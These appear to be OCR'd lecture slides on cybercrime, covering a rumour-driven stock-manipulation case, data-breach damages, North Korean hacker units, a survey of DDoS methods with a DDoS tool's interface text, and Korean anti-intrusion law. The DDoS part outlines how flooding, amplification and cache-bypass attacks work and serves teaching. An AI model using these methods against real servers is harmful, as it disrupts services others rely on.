캐스팅 담당: 이아무개(29·회사원/전주 및 작전설계자 등을 서로 소개

'북한 경수로가 폭발했다'는 유언비어를 퍼뜨려 주가를 조작하고 시세차익을 올린 일당의 작전은 영화 '범죄의 재구성' 을 떠올리게 만들 만큼 신속하고 정확했다.

이 작전에 참여한 송씨 등 5명은 지난 12월20일 밤, 강남 ㅂ룸쌀롱에 모여 앉았다. 이씨는 11월부터 메신저로 알고 지내던 송씨를 '전주'로, 주가조작 전과가 있는 대학생 김씨를 '작전 설계자'로, 회사원 우씨 등 2명을 '선수'로 캐스팅(섭외)했다. 이 자리에서 설계자인 대학생 김씨는 루머를 유포해 주가가 떨어지면 주식을 사고, 루머가 허위로 판명돼 주가가 오르면 이를 다시 되파는 방법으로 단기 시세차익을 올리자는 작전을 짰다. 김씨는 이미 지난 2010년 고등학생 신분으로 주가조작에 나섰다가 기소유예 처분을 받은 '경력'이 있어 작전을 설계하는 것은 식은 죽 먹기였다.

작전에 필요한 자금은 송씨가 조달했다. 삼성에스디에스 직원으로 자회사인 ㅇ사 재무담당자로 파견돼 일하던 송씨는 이미 20억의 회사자금을 빼돌려 주머니가 든든한 상황이었다. 송씨는 20억 가운데 1억3천만원을 작전자금으로 내놨다. 루머를 퍼트리는 것은 우씨와 무직인 또다른 김씨가 맡기로 했다. 수익은 전주인 송씨와 나머지 작전세력들이 반반씩 나누기로 결정했다.

미스리 메신저 수사

- 루머 유포지 역추적

- 부산 피시방 특정 및 씨씨티비 분석

- 피시 내 HTS 접속 자료 확보


건축학개론 영화 유출 사건

- 75억원 피해 추정

- 내부자에 의한 유포

- 빠른 전파성

〈 영화 '건축학 개론' 유출 개요도 〉



개인정보유출사건

네이트, 넥슨, KT

손해배상 인정시 예상 금액

- 네이트 10.5조 (시가총액 3500억)

- 넥슨 4조 (시가총액 8조)

- KT 24조 (시가총액 12조)

공통점 ?

- SK & 넥슨 – 중국발 (KT는 피의자 검거)

- SK & KT – 대형 민사소송 (넥슨은 안보임)

민사소송의 방향 예측?

- 옥션, GS, KB, LG, 하나로텔레콤 사례 등

- 실제 피해 입증의 어려움

- 피의자 검거 중요(기업의 과실 입증에 유리)


3
북한


772

검색

검색결과 약 892,000개 (0.28초)

웹문서
이미지
지도
동영상
뉴스
쇼핑
더보기

웹 검색
한국어 웹
번역된 외국어 웹
검색 도구 열기

관련검색: **사이버부대** 북한 사이버

북한 사이버부대 전력 500명 → 2000명으로 증강 - 디펜스21 - 한겨레
defence21.hani.co.kr › 토론방 - 저장된 페이지
2011년 6월 10일 - 문제는 **북한**의 사이버 테러 수준이 갈수록 높아가고 있다는 사실이다. NK지식인 연대에 따르면 **북한**은 지난해 정찰총국 예하 **사이버부대**인 121소 ...

[단독] **북한** 해커**부대**(중국 선양서 활동 추정) 국내 네티즌에 '해킹 장사 ...
news.chosun.com/site/data/.../2011050600159.html - 저장된 페이지
2011년 5월 6일 - 국내 네티즌이 조선족 브로커를 통해 **북한** 해커**부대**에 거액을 주고 온라인게임 해킹 프로그램을 받아와 돈벌이에 이용한 혐의가 드러나 검찰이 수사 ...

북한 사이버부대의 정체 - 종합경제매거진 이코노미세계
economysegye.segye.com/articles/view.html?aid... - 저장된 페이지
2011년 8월 30일 - **북한**의 **사이버** 테러가 위험 수준을 넘고 있다. 최근 **북한** 해커들이 국내 유명 온라인게임 해킹을 통해 거액의 외화벌이를 해오다 적발된 사례는 빙산 ...

[뉴스쉐어]**북한**, 비밀리에 해커**부대** 양성 - **북한**민주화네트워크
www.nknet.org/.../board_view.php?... - 저장된 페이지
2011년 6월 3일 - **북한**이 해커양성을 위해 전국의 컴퓨터 천재들을 평양으로 불러모아 해외유학 등 각종 특혜를 주면서 **사이버부대**의 규모를 기존의 6배로 늘리는 등 ...

북한 '해커**부대**'의 위험한 거래 - 시사저널
www.sisapress.com › 사회 - 저장된 페이지
2011년 8월 24일 - **사이버** 침투 경로도 하루가 다르게 진화하고 있다. 이러다가는 남한의 **사이버** 세상이 **북한**의 **사이버** 범죄 세상으로 전락할 수도 있다. <시사저널>은 ...

[사설]**북한** 해커**부대**에 대문 열어놓은 '**사이버** 영토' : 오피니언 : 뉴스 ...
news.donga.com/3/all/20110608/37854527/1 - 저장된 페이지
2011년 6월 8일 - 세계 최대 **인터넷**검색 업체인 미국의 구글은 최근 미국과 한국 고위관리의 G메일이 해킹당한 사실을 공개했다. 중국에는 고성능컴퓨터 1300대를 ...

[단독] **북한** '해커 **부대**' 위치 첫 공개 - KBS NEWS
news.kbs.co.kr/politics/2011/06/01/2300911.html - 저장된 페이지
2011년 6월 1일 - **북한**민주화네트워크가 주최한 오늘 공개 증언에서는 **북한**이 지난해 또 다른 해커**부대**인 정찰총국 121소를 121국으로 승격시켰고, 병력도 5백 명 ...

GPS 교란한 北 **사이버 부대**...세계 3위 수준
www.ytn.co.kr/_ln/0101_201206071723363467 - 저장된 페이지
2012년 6월 7일 - GPS 교란한 北 **사이버 부대**. ... 1990년부터 사이버전에 대비해온 **북한**은 러시아, 미국에 이어 세계 3위권의 사이버전 강국으로 평가되고 있습니다.

비대칭 전력이란?

북한과 남한의 사이버 전쟁에서
누가 유리하고 불리한가?

1. DDoS Attack Incident
2. Types of DDoS
3. Purpose and Characteristic
4. Legality
5. Case Study in 2011
6. Comparison with the DDoS in 2009
7. Q & A


Date	Victim	Remark
’06. 11	Video Chatting Co.	Extortion
’07. 10	Game Item Trader	Extortion
’08. 02	Game Operator	
’08. 03	Security Trading	Extortion
’08. 06	Political Party	
’08. 07	Major Sites in U.S and Korea	
’08. 12	Community Site	
’09. 02	Gambling Site	Extortion (service)
’09. 03	Community Site	
’09. 07	Major Sites in U.S and Korea	
’11. 03	Major Sites in Korea	

Date	Victim	Remark
’06. 12	Poland	
’07. 02	13 Root DNS	
’07. 04	Estonia Gov.	Cyber Warfare
’07. 09	www.e-gold.com in US	
’08. 08	Georgia Gov.	Cyber Warfare
’09. 01	Kyrgyzstan ISP	Cyber Warfare
’09. 07	Major Sites in U.S and Korea	
’09. 08	US SNS site (www.twitter.com)	


	Bandwidth – saturating flood	Server/device Traffic 부하유발 공격	특정 서비스(웹) 방해 공격
type	TCP/UDP Flooding DNS Query Flooding BGP DRDoS	Syn Flooding Fragmented Packet Flooding	CC Attack Get Flooding
Spoofing	Possible	Partly possible	impossible
Symptoms	N/W bandwidth consumption	Resource starvation of the victim server, N/W, devices	Resource starvation of web server
Method	Sending large number of packets exceeding bandwidth capacity	Filling server's Backlog queue Outgoing of packets less than 64 byte	Session surplus Triggering Disk I/O

- **Zombie PCs compromised with malware and worm connected to internet**


- **Causing bandwidth exhaustion by sending a large number of TCP/UDP packets to the target**




- **Spoofed Source IP send DNS query packet to DNS server allowing recursive name service**
- **DNS server send reply packets to the target (this reply can be amplified up to 7.5 to 70 times as big as the first query)**
- **case) the attack with slammer worm in Jan 2003**




- **A variant of DDoS attack using network devices**
- **No compromised Zombie PC needed**





DDoS CMD Creator
File Help
INFO: This Application was created by AXEL-GFXDesign in Visual basics
I am not liable for any problems you may face with using this program!
999
Connections 1-9999
999
Bytes(Size) 1-9999
DDoS IP (Format : XXX.XXX.XXX.XXX)
Create (DDoS)
ATTACK DDoS


Spoofed IP
Spoofed IP
Spoofed IP
Spoofed IP


SYN
SYN,ACK
SYN
SYN,ACK
SYN
SYN,ACK
SYN
SYN,ACK
SYN
SYN,ACK
HOST A
HOST B

- **breaking up TCP packet into multiple minimum size**
- **This method exploits reassembly task at TCP**



- manipulate Cache-control in HTTP User-agent header
- Cache-Control: no-store, must-revalidate.
- Even simple script can carry out the attack

•http 304 not modify


•All request sent to server, without reading cache

•Requesting Image, js files


•Slow service performance by increasing CPU, Disk I/O

•Bring down servers with low N/W Traffic

•case) 77DDoS, 34DDoS



- HTTP/1.1 technique(not in HTTP 1.0)
- Multiple HTTP requests are written out to a single socket
- For the server resource starvation
- Exploiting a technique allowing one TCP session generate multiple HTTP transaction
- Hard to indentify maliciousness



① Financial Profit or Hacktivism

② sophisticated malware spreading, C&C for botnets formation

③ performing excessive HTTP session without IP spoofing

④ Multiple exploitation of malware not jus DDoS attack

– Act on the Protection of ICT

제48조(정보통신망 침해행위 등의 금지) ① 누구든지 정당한 접근권한 없이 또는 허용된 접근권한을 넘어 정보통신망에 침입하여서는 아니 된다.

② 누구든지 정당한 사유 없이 정보통신시스템, 데이터 또는 프로그램 등을 훼손·멸실·변경·위조하거나 그 운용을 방해할 수 있는 프로그램(이하 "악성프로그램"이라 한다)을 전달 또는 유포하여서는 아니 된다.

③ 누구든지 정보통신망의 안정적 운영을 방해할 목적으로 대량의 신호 또는 데이터를 보내거나 부정한 명령을 처리하도록 하는 등의 방법으로 정보통신망에 장애가 발생하게 하여서는 아니 된다.

5 years in prison
27,000 Euros penalty

– Act on the Protection of Critical Infra Structure

제12조(주요정보통신기반시설 침해행위 등의 금지) 누구든지 다음 각호의 1에 해당하는 행위를 하여서는 아니된다.

